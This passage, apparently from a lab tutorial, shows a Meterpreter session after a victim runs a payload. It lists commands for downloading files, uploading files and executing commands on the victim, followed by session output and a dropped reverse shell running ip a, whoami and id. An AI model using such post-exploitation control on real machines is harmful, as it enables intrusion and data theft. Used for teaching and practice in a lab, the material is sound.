
Once the victim executes the file, you should get a Meterpreter session on the attacker's machine:

`sysinfo` – Get system info.
`shell` – Open an interactive shell.
`download <file>` – Download files from the victim.
`upload <file>` – Upload files to the victim.
`execute -f <command>` – Run commands on the victim's machine.



```
meterpreter >
meterpreter > ls
Listing: /home/kali
===================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100600/rw-------  0      fil   2025-02-25 19:08:43 -0500  .ICEauthority
100600/rw-------  49     fil   2025-03-02 03:00:20 -0500  .Xauthority
100644/rw-r--r--  220    fil   2024-11-30 07:35:13 -0500  .bash_logout
100644/rw-r--r--  5551   fil   2024-11-30 07:35:13 -0500  .bashrc
100644/rw-r--r--  3526   fil   2024-11-30 07:35:13 -0500  .bashrc.original
040775/rwxrwxr-x  4096   dir   2025-02-26 01:05:56 -0500  .cache
040755/rwxr-xr-x  4096   dir   2025-03-02 03:05:28 -0500  .config
100644/rw-r--r--  35     fil   2025-02-25 19:08:42 -0500  .dmrc
100644/rw-r--r--  11759  fil   2024-11-30 07:35:13 -0500  .face
100644/rw-r--r--  11759  fil   2024-11-30 07:35:13 -0500  .face.icon
040700/rwx------  4096   dir   2025-02-25 19:08:43 -0500  .gnupg
040755/rwxr-xr-x  4096   dir   2024-11-30 07:35:13 -0500  .java
040755/rwxr-xr-x  4096   dir   2025-02-25 19:08:43 -0500  .local
040775/rwxrwxr-x  4096   dir   2025-02-26 05:14:52 -0500  .msf4
100644/rw-r--r--  807    fil   2024-11-30 07:35:13 -0500  .profile
100644/rw-r--r--  0      fil   2025-02-26 01:22:32 -0500  .sudo_as_admin_successful
100640/rw-r-----  5      fil   2025-03-02 03:00:20 -0500  .vboxclient-clipboard-tty7-control.pid
100640/rw-r-----  4      fil   2025-03-02 03:00:20 -0500  .vboxclient-clipboard-tty7-service.pid
100640/rw-r-----  5      fil   2025-03-02 03:00:21 -0500  .vboxclient-display-svga-x11-tty7-control.pid
100640/rw-r-----  5      fil   2025-03-02 03:00:21 -0500  .vboxclient-display-svga-x11-tty7-service.pid
100640/rw-r-----  5      fil   2025-03-02 03:00:20 -0500  .vboxclient-draganddrop-tty7-control.pid
100640/rw-r-----  4      fil   2025-03-02 03:00:20 -0500  .vboxclient-draganddrop-tty7-service.pid
100640/rw-r-----  5      fil   2025-03-02 03:00:20 -0500  .vboxclient-hostversion-tty7-control.pid
100640/rw-r-----  5      fil   2025-03-02 03:00:20 -0500  .vboxclient-seamless-tty7-control.pid
100640/rw-r-----  4      fil   2025-03-02 03:00:20 -0500  .vboxclient-seamless-tty7-service.pid
100640/rw-r-----  5      fil   2025-03-02 03:00:20 -0500  .vboxclient-vmsvga-session-tty7-control.pid
100600/rw-------  6395   fil   2025-03-02 03:12:36 -0500  .xsession-errors
100600/rw-------  4866   fil   2025-03-01 12:48:34 -0500  .xsession-errors.old
100644/rw-r--r--  336    fil   2024-11-30 07:35:13 -0500  .zprofile
```

We got the reverse Shell of the Victim Machine.



```
meterpreter > shell
Process 15244 created.
Channel 1 created.
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ae:9a:07 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.7/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 403sec preferred_lft 403sec
    inet6 fe80::5b30:27cd:b58a:909a/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
whoamo
/bin/sh: 2: whoamo: not found
whoami
kali
id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),
dev),107(bluetooth),115(scanner),127(lpadmin),135(wireshark),137(kaboxer),138(vboxsf)
```